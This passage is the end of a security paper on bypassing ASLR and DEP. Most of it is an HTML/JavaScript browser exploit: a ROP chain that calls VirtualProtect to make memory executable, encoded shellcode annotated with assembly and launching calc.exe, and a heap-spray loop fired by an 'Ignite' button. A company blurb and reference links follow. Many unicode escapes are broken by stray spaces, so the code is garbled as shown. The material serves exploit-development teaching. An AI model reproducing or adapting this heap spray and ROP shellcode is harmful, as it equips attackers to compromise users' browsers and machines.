                                    //   8B01            MOV EAX,DWORD PTR DS:[ECX]
                                    //   FF50 08         CALL DWORD PTR DS:[EAX+8]
                    +"% u0030% u0c10"    // will be popped in ebp
                    +"% uF1DD% u68F2"    // Pointer to Virtual Protect
                    +"% u0030% u0c10"        // Base Address of Shellcode
                    +"% u9000% u0000"        // Size of the Page, you can adjust it
                    +"% u0040% u0000"        // PAGE_EXECUTE_READ_WRITE
                    +"% u0c0c% u0c0c"        // Writable Location for preserving old
attributes
                    +"% u0038% u0c10"        // will be popped in esi
                    )
                    +unescape("% u9090% u9090"+"% u9090% u9090"
                    +"% uC781% u986D%u 0007"    //81C7 6D980700    ADD EDI,7986D
                    +"% u078B"  //8B07             MOV EAX,DWORD PTR DS:[EDI]
                    +"% uF505%u 03F6% u9000"    //05 F5F60300      ADD EAX,3F6F5;90
NOP
                    +"% u9090"
                    +"% u056A"  //6A 05            PUSH 5
                    +"% uC181% u008E% u0000"    //81C1 8E000000    ADD ECX,8E
                    +"% u9051"  //51    PUSH ECX; 90 NOP
                    +"% uF08B"  //8BF0             MOV ESI,EAX
                    +"% uD0FF"  //FFD0             CALL EAX
//                  +"% ucccc"
                    +"%u EE81% u95Fa% u0004"//81EE FA950400    SUB ESI,495FA
                    +"%u FF6A"  //6A FF            PUSH -1
                    +"%u D6FF"  //FFD6             CALL ESI
                    +"%u CCCC"
/* command: */      +"% u6163% u636c% u652e% u6578% u0000% ucccc"
                    );

        var vtable = unescape("% u0c0c%u 0c0c");
        while(vtable.length < 0x10000) {vtable += vtable;}
        var heapblock = heap+vtable.substring(0,0x10000/2-heap.length*2);
        while (heapblock.length<0x80000) {heapblock += heap+heapblock;}
        var finalspray = heapblock.substring(0,0x80000 - heap.length - 0x24/2 - 0x4/2
- 0x2/2);
        var spray = new Array()
        for (var iter=0;iter<0x100;iter++){
            spray[iter] = finalspray+heap;
        }
    e.data="";
}
</script>
<input type=button value="Ignite" onclick="ignite()" />
</body>
</html>
```

ABOUT SECFENCE:

Secfence Technologies is a pure-play Information Security Company based out of India providing InfoSec Services, Trainings & Products. We focus on both offensive and defensive sides of security. For more details visit www.secfence.com.

REFRENCES:

http://en.wikipedia.org/wiki/Address_space_layout_randomization

http://en.wikipedia.org/wiki/Data_Execution_Prevention

(This article originally appeared as series of posts by the author on Garage4Hackers, a dedicated and excellent platform for security enthusiasts and professionals)

http://www.garage4hackers.com/f22/aslr-dep-bypassing-techniques-1093.html

-End of Paper-